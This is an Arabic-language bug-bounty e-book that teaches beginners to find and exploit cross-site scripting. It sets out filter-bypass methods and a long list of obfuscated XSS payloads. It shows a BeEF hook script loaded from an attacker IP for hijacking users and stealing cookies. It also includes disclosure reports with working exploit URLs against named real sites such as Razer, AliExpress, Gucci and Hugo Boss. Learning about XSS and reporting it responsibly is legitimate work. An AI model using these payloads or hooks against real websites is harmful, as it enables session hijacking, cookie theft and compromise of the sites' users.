

XSS HUNTER



BY FASTO
I.A



حول الكتاب.....	5
مقدمة.....	6
الفصل الاول.....	7
1.1 bug bounty مجال	9
1.2 xss شرح	11
1.3 ماهي جافا سكريبت	11
1.4 html لغة الترميز	13
1.5 xss اقسام	16
الفصل الثاني.....	18
2.1 XSS سبب وقوع	20
2.2 XSS..... اين يجب ان ابحت على	23
2.3 :كيف ابحت.....	24
2.4 طرق التخطي :	30
2.5 XSS تدريب على	35
2.6 تدريب في العالم الحقيقي	36

2.7	كتابة تقرير	37
2.8	xss خطورة	39
	الفصل الثالث	43
	الخاتمة:.....	87
	اهم المراجع:.....	89

حول الكتاب :

بسم الله الرحمن الرحيم الحمد لله رب العالمين والصلاة والسلام على أشرف المرسلين سيدنا محمد وعلى آله وصحبه ومن تبعهم بإحسان إلى يوم الدين اما بعد , هذا كتاب بسيط موجه للمبتدئين بالدرجة الاولى كما يمكن لأي شخص الاستفادة منه كما ان الكتاب يعتمد على الجزء التطبيقي بالاضافة الى عدة تقارير في مواقع كبيرة اتمنى ان يكون في المستوى

مقدمة :

xss هي نوع من اشهر انواع الثغرات
اختصار ل Cross-Site Scripting
منتشرة بكثرة وذلك لسهولة
استغلالها وسهولة الوقوع فيها من
طرف المبرمج بسبب عدم الانتباه
او الخطأ او الاستهزاء بتعلم الحماية
تأتي في المرتبة السابعة حسب تصنيف
موقع OWASP top 10 لعام 2019
هذه الثغرة يمكن ان تكون خطيرة
جدا على users او admin الموقع
نفسه باستخدام الهندسة الاجتماعية او
بسرقة الكوكيز او دمجها مع ثغرة اخرى

الفصل الاول

<u>7</u>	<u>الفصل الاول</u>
<u>9</u> ..	<u>bug bounty مجال 1.1</u>
<u>11</u>	<u>xss شرح 1.2</u>
<u>11</u>	<u>ماهي جافا سكريبت 1.3 ؟</u>
<u>13</u>	<u>html لغة الترميز 1.4</u>
<u>16</u>	<u>xss اقسام 1.5</u>

1.1 مجال bug bounty

Bounty hunt او اصطياد المكافات
اي الحصول على مكافات مالية نتيجة
التبليغ عن ثغرات امنية في المواقع او
المنتجات اردت ان اوضح لاختوتي من
خلال تجربتي المتواضعة في هذا
المجال بعض النقاط واتمى ان تفيدكم
هناك معلومات مغلوبة يمكن ان
تصدمك انت كشخص جديد ترى باحثين
امينين يحصلون على مكافات ضخمة
فيسيبك الطمع والغرور فتقع في تلك
السهولة وتبقى تجرب بالبحث عن
الثغرات ولن تجد اي ثغرة فيصيبك
الاحباط دعني اخبرك ان هؤلاء

الاشخاص يحصدون ثمار الكثير من
الجهد والعرق وهذا لا يظهر لك واغلبهم
خبراء في المجال لهذا اذا اردت ان تبدا
في هذا المجال هناك تحدي كبير في
انتظارك عليك ان تصبر و تاخذ الامر
بجدية وتقرأ العديد من المقالات وتحاول
بجهد.

The more you sweat in “
training, the less you bleed in
”.battle

1.2 شرح XSS

(cross site scripting) Xss

التعريف البسيط لهذه الثغرة هو حقن
اكواد جافا سكريبت في صفحة الموقع

1.3 ماهي جافا سكريبت ؟

جافا سكريبت هي لغة برمجية يتم
استخدامها في بناء صفحات المواقع

مهمتنا الوحيدة لاكتشاف XSS هي حقن
اكواد الجافا سكريبت في الموقع
المستهدف

اذا فالسؤال المطروح الان كيف يمكن
حقن اكواد جاف سكريبت في صفحة
الموقع لاجبيك على هذا السؤال يجب ان

تعرف بعض الاشياء البسيطة عن html لغة الترميز

1.4 لغة الترميز html

Html هي لغة ترميز تستخدم لتحويل
العبارات التي نفهمها نحن لعبارات
يفهمها المتصفح (chrome ,mozilla
....)

هيكلية html

```
<html>  
<head>  
<title>page1</title>  
</head>  
<body><p>Hello World!</p>  
</body>  
</html>
```

<html> : لنخبر المتصفح اننا كتبنا
ب html

</html> : لاغلاق كود html

<head> : توفير معلومات عن
المستند

</head> : لاغلاق head

<title> : عنوان الصفحة

</title> : لاغلاق title

<body> : محتوى مستند html

</body> : لاغلاق body

ملاحظة : هذه الوسوم توجد في كل
صفحات html

الان تاتي الى الوسوم التي تهمننا نحن :

<p> paragraph اي تخبر

المتصفح انك تريد كتابة نص

<H1>:تغير مستويات الكتابة

</H1>: غلق <H1>

المستويات من <H1> الى <H6>

<input>: حقل ادخال

 : لعرض صورة مع تحديد

نص بديل لها عبر الخاصية alt

1.5 اقسام XSS

:Reflected xss

هي ثغرة لا تخزن في الموقع فقط في الرابط تاتر على اليوزر او admin باستخدام الهندسة الاجتماعية او يتم دمجها بثغرة اخرى

:Stored xss

هي ثغرة تخزن في الموقع نفسه وهي خطيرة جدا

: Dom-based :

لا تختلف كثيراً في مفهومها عن ثغرات relected xss و لكن الفرق بينها و


بين ثغرات XSS في الأسلوب و الطريقة
, فكما ذكرنا في ثغرات xss التقليدية
فان من يقوم باستقبال المدخل من
المستخدم هي لغة PHP عن طريق داله
POST_\$ او GET_\$ التى تستطيع
قراءه المدخلات من خلال form في
صفحة ما او من خلال الرابط . لكن في
حاله Dom-Based فأن من يقوم بأخذ
المدخل من المستخدم هي دوال الـ
javascript و من يقوم بطباعة المدخل
ايضاً هي دوال الـ javascript دون
الحاجة إلى اي لغات برمجة أخرى او
حتى web server لترجمة و تشغيل
الملفات .

الفصل الثاني

<u>الفصل الثاني</u>	18
<u>2.1 XSS سبب وقوع</u>	20
<u>2.2 XSS اين يجب ان ابحت على</u>	23
<u>2.3 :كيف ابحت</u>	24
<u>2.4 : طرق التخطي</u>	30
<u>2.5 XSS تدريب على</u>	35
<u>2.6 تدريب في العالم الحقيقي</u>	36
<u>2.7 كتابة تقرير</u>	37
<u>2.8 xss خطورة</u>	39


2.1 سبب وقوع XSS

الصورة التالية توضح كود php بسيط
ريكوست get لكن المبرمج لم يعقم
المدخلات لنرى كيف يمكن ان نستفيد
من ذلك



```
File Edit View Bookmarks Settings Help
fasto@fasto-WRT-WX9:/var/www/html/xss$ cat 1.php
<?php
$a = $_GET['q'];
echo $a;
fasto@fasto-WRT-WX9:/var/www/html/xss$
```

نفتح المتصفح لاحظ انه عند كتابة اي
كلمة يتم طباعتها على الموقع




في الصورة hello الاولى بشكل عادي
اما الثانية بخط كبير

وسبب ذلك الكود :

`<H1>hello</H1>`

اي ان المتصفح فهم المدخل على انه
html code وهذا الشيء من المفترض
لا يتم حدوثه لو المبرمج قام بفلتر < و
> و /


وذلك سمح لنا بكتابة كود بلغة الترميز
لنرى السورس كود الخاص بالصفحة



لحد الان لم نجرب xss اخبرتك سابقا ان
xss هي حقن اكواد جافا سكريبت
فلنجرب الاكواد ونرى ماذا يحدث هذا
المثال الشائع لكود جافا سكريبت

<script>alert(1)</script>

لو ننسخه كما هو ونضعه في q
نحصل على xss



نعم بهذه السهولة الثغرة اذا استطعت
كتابة كود جافا سكريبت فالموقع مصاب

2.2 اين يجب ان ابحت على XSS

الان فهمت XSS فالشيء الاكثر اهمية
اين تبحت عنها المكان الشائع هو
search او في help لكن دعني
اخبرك بشيء جميل هو ان XSS في كل
مكان اي عندما تكتب كلمة تطبع في
الموقع جرب XSS

عند التسجيل باسم مستخدم جديد فهو
يطبع على الصفحة عند البحث عن كلمة
فهي تطبع يمكن ايضا ان تجرب وراء
html. يعني اي مكان يطبع كلمة انت
كتبها جرب xss

2.3 كيف ابحت :

البحث عن xss يكون باستخدام ادوات
تقوم بتجريب امكانية حدوث الثغرة
بشكل اوتوماتيكي

لكن نحن هنا لتعلم فلايمكنك استخدام
الادوات دون الفهم

للبحث عن xss قلت سابقا اذا كتبت
كلمة وتم طباعتها جرب عليها xss
ولكن لاتجرب كود الجافا سكريبت

بأكمله التجريب يكون بشكل جزئي اول
شيء تقوم به اكتب كلمة غريبة مثلا
zlatan واكتب بجانبها < او > او "
ثم اذهب الى السورس الخاص بالموقع
بالامر التالي ctrl +U ثم اكتب امر
ctrl+F للبحث داخل السورس واكتب
zaltan سيذهب بك المتصفح الى كل
كلمة zaltan في الصفحة قم انت
بالتحقق منها واحدة تلو الاخرى التحقق
يكون كالتالي :

بجانب كلمة zaltan اذا رايت > او
الرمز الذي كتبه تم طباعته اي لم يتم
فلترته (اذ لم يظهر فهو مفلتر) هذا

يعني احتمال كبير جدا بوجود XSS
استمر بكتابة الكود اكمل الكود كالتالي :

```
zaltan<script>
```

توجه مرة اخرى الى السورس وتحقق
اذا تم كتابة <script> او تم فلترتها اذا
تم كتابتها اكمل :

```
<script>alert(1)</script>
```

وستحصل على XSS

ملاحظة :

اذا رايت الجملة التي طبعتها داخل ""
هكذا "zaltan< " قم بالخروج منها
ب " فيصبح الامر كالتالي

```
"><script>alert(1)</script>
```

" : قمنا بكتابتها لقفل " الاولى

> : غلق التاج السابق لفتح <script>

لو مثلا رايت البايلود مطبوع داخل
input هكذا

```
<input type="text" id="search-  
text" name="query"  
value="zaltan "> />
```

كل ما عليك فعله هو الخروج من value
ب " وكتابة البايلود التالي

```
"onfocus="alert(1)"  
autofocus"=
```

ليصبح هكذا

```
<input type="text" id="search-  
text" name="query" value=""
```

```
onfocus="alert(1)" autofocus=""  
/>
```

وتحصل على XSS

الطريقة الثانية غلق value ب "

input ب >

ليصبح البايلود هكذا

```
<input type="text" id="search-  
text" name="query" value=  
"/><script>alert (1)</script>  
"/>
```

2.4 طرق التخطي:

إذا لم يتم طباعة `<script>` قم ب
encode الرمز `<` ب url encoder
عبر الموقع التالي

[/https://www.urlencoder.org](https://www.urlencoder.org)

أو أي موقع آخر

إذا لم تنجح الطريقة encode البايلود
مرة أخرى (double url) encoding

إذا لم تنجح الطريقة قم ب encode
الرمز `<` أو `>` أو جميع البايلود

إذا لم تنجح هذه الطريقة قم ب encode
الرمز < او > او جميع البايلود

HTML ENCODING

إذا لم تنجح معك هذه الطرق غير
البايلود :

مثلا <svg onload = alert>

مع استعمال نفس الطريقة السابقة اكتب
<svg onload اذا رايت ان
onload تمت فلترتها غيرها ب
onfocus

إذا رايت = تمت فلترتها اعمل url
= encode ل

هذه list لمجموعة من payloads :

<https://github.com/payloadbox/xss-payload-list>

هذه list مفضلة لدي :

```
<!--><Svg OnLoad=confirm`1`>
x"><svg onLoad=prompt(/OPENBUGBOUNTY/)>
')-prompt('OPENBUGBOUNTY

<%2fScript><K onafterscriptexecute=alert`OPENBUGBOUNTY`>

j%0aAv%0dasCr%09ipt:
J%0aa%0av%0aa%0as%0ac%0ar%0ai%0ap%0aT%0a:
J%0aa%0dv%09a%0as%0dc%09r%0ai%0dp%09T%0d%0a

%22-confirm(/OPENBUGBOUNTY/)-%22

https://previmeteo.com/recherche/index.php?recherche=zltan"onmouseover="java
SCRIPT&colon;confirm&lpar;1&rpar;

</Script><svg/onLoad=prompt(9)>, prompt(9);

prompt(9)/", x"><svg onLoad=prompt(9)>, x" onmouseover=prompt(9) "

<iframe%20src="https://www.openbugbounty.org/"%20style="border:2px%20solid
%20orange;"></iframe>&

xss=<script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-
js/3.1.2/rollups/sha512.js">

%script%alert(CXSSc)%/script%
```

```
xss"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
```

```
Dec: <svg onload=prompt%26%230000000040document.domain>
```

```
Hex: <svg onload=prompt%26%23x000000028;document.domain>
```

```
<svg onpointerenter=z=alert,z`corraldev`>
```

```
javascript:https://google.com%0aalert(1);https://google.com
```

```
">%0D%0A%0D%0A<x`="foo"><x foo="><img src=x
```

```
onerror=javascript:alert(`cloudfrontbypass`)//>
```

عقلية hunter الناجح :

لتكون hunter ناجح عليك ان تفكر خارج الصندوق ويكون هذا التفكير بشكل مختلف عن البقية عليك ان تعلم ان الموقع لست وحدك من يفحص هناك العديد من الاشخاص المحترفين من يقومون بالبحث عن xss اي كلهم يجربون ماذا تجرب انت لهذا عليك البحث عن subdomains لم يصل اليها احد وتعلم البحث عن subdomains النادرة التي لم يصل اليها الكثير من الاشخاص هناك العديد من الشرح في الانترنت ابحث عن directory مخفية و تعلم ثغرات

اخرى اذهب الى owasp top 10
وتعلم الثغرات الاكثر شهرة بالاضافة
الى قراءة العديد من المقالات ومتابعة ال
hunters الناجحين في twiter

2.5 تدريب على XSS
انصحك بمصدرين جيدين لتدرب
نفسك :

المصدر الاول فيديوهات ابراهيم
حجازي :

https://www.youtube.com/watch?v=xiw_O5shcK4&list=PLv7cogHXoVhXvHPzIl1dWtBiYUAL8baHj&index=29

المصدر الثاني لتحديات موقع
portswigger

<https://portswigger.net/web-security/cross-site-scripting>

2.6 تدريب في العالم الحقيقي
افضل شيء للتعلم فيه هو المواقع
الحقيقية لذا موقع openbugbounty
يتيح لك الفرصة لتجرب في مواقع
حقيقية لذا انصحك بتجريب ماذا تعلمت
لترى مدى سهولة الثغرة ويجعلك تفكر
بطريقة مختلفة

<https://www.openbugbounty.org>

2.7 كتابة تقرير

اهم شيء هو كتابة التقرير وكتابة

تقرير XSS هو بسيط للغاية فقط

توضح ان الموقع مصاب و التقط

سكرين شوت

ووضح الخطوات وخطورة الثغرة

مثال

description:

1-steps to reproduce:

1.vist below site:

<https://www.xx.com?q=>

2-in q variable inject bellow

payload:

```
<script>alert(1)</script>
```

ساضع العديد من التقرير في
النهاية لتفهم جيدا


2.8 خطوة XSS

1 سحب الكوكيز

يعتبر سحب الكوكيز امر خطير على الموقع قد يؤدي احيانا الى اختراق الموقع بأكمله

يتم سحب الكوكيز بالبايلود التالي :

```
<script>alert(document.cookie)</script>
```



1 استخدام ادات beef


يمكن بحقن اكواد beef في الموقع


اختراق اليوز او admin وذلك

بالقليل من الهندسة الاجتماعية

نستعمل هذا البايلود :

```
<script src = " http://ip:3000/hook.js "> </script>
```





الفصل الثالث

reportrs

Razer.com

fasto submitted a report to **Razer US**.

Jun 7th (about 1 y

Steps To Reproduce:

1.vist below url:

<https://www.razer.com/search?text=>

2.inject this bellow payload in "text" parameter:

"o<x>nmouseover=alert<x>%601%60//

(<https://www.razer.com/search?text=> + payload)


3.the final url like that:

<https://www.razer.com/search?text=%22o> <x>nmouseover=alert<x>%601%60//

4.click in the search icon it's in the top right

5.go down with the mouse and you got xss

Impact



Aliexpress



fasto submitted a report to **Alibaba VDP**.

Jun 16th (about 1 year ago)

+]steps to reproduce:

1.vist below site:

<https://pl.aliexpress.com/wholesale>


SearchText=TEST&d=y&origin=y&catId=0&initiative_id=SB_20190615035029&switch_new_app=y

2.inject this bellow payload in "Searchtext" parameter :

```
"><video </onloadeddata =" 1>=<alert,(document.domain)"" controls><source src="https://www.w3schools.com/html/mov_bbb.mp4"></video>
```

3.the final url like that:

```
https://pl.aliexpress.com/wholesale?SearchText=zltan"><video </onloadeddata =" 1>(<_alert,_(document.domain)"" controls><source src="https://www.w3schools.com/html/mov_bbb.mp4"></video>&d=y&origin=y&catId=0&initiative_id=SB_20190615035029&switch_new_app=y
```



Mtnngroup

hack submitted a report to Mtn Group.

see also (16 months ago)

Steps To Reproduce:

1.vist below url:

[https://shortz.mtnonline.com/shortz/defaultx.aspx?](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=)

[typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=)



2.inject this bellow payload in "lang" parameter:

`<!--><Svg OnLoad%3Dconfirm(document.domain)>`

([https://shortz.mtnonline.com/shortz/defaultx.aspx?](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=)

[typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=)



+ payload)

3.the final url like that:

[https://shortz.mtnonline.com/shortz/defaultx.aspx?](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=)

[typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=a](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=)

[%3C!--%3E%3CSvg%20OnLoad%3Dconfirm\(document.domain\)%3E](https://shortz.mtnonline.com/shortz/defaultx.aspx?typxm=search&text=dzi&qid=348b610e5e91738454cb53142243cdd6504&sk=dzi&lang=%3C!--%3E%3CSvg%20OnLoad%3Dconfirm(document.domain)%3E) 

Impact

stealing user cookies

gucci

[+]steps to reproduce:


1.vist below url:

```
https://www.gucci.com/uk/en_gb/pr/women/womens-accessories/womens-silks-scarves/womens-scarves/reversible-gg-wool-poncho-p-5531184G2009764?position=3&listName=ProductGrid&categoryPath=Men/Mens-Accessories/Mens-Scarves
```

2.inject the bellow payload in the end of url :

```
"/><marquee/onstart=alert`1`%0a>
```

```
-----  
https://www.gucci.com/uk/en_gb/pr/women/womens-accessories/womens-silks-scarves/womens-scarves/reversible-gg-wool-poncho-p-5531184G2009764?position=3&listName=ProductGrid&categoryPath=Men/Mens-Accessories/Mens-Scarves"/><marquee/onstart=alert`1`%0a>
```



Hugoboss

fasto submitted a report to **Disclosure Assistance**.

Jun 6th (about 1 year ago)

[+]steps to reproduce:

1.vist below site:

<https://www.hugoboss.com/uk/>

2.in searcher form, inject bellow payload:

"a</script><script>alert(1)</script>

3.see the poc:

<https://www.hugoboss.com/uk/search?q=zltan%22a>  `</script><script>alert(1)</script>`

Note: Please simply open the provided XSS URL in Firefox browser


Impact

stealing user cookies



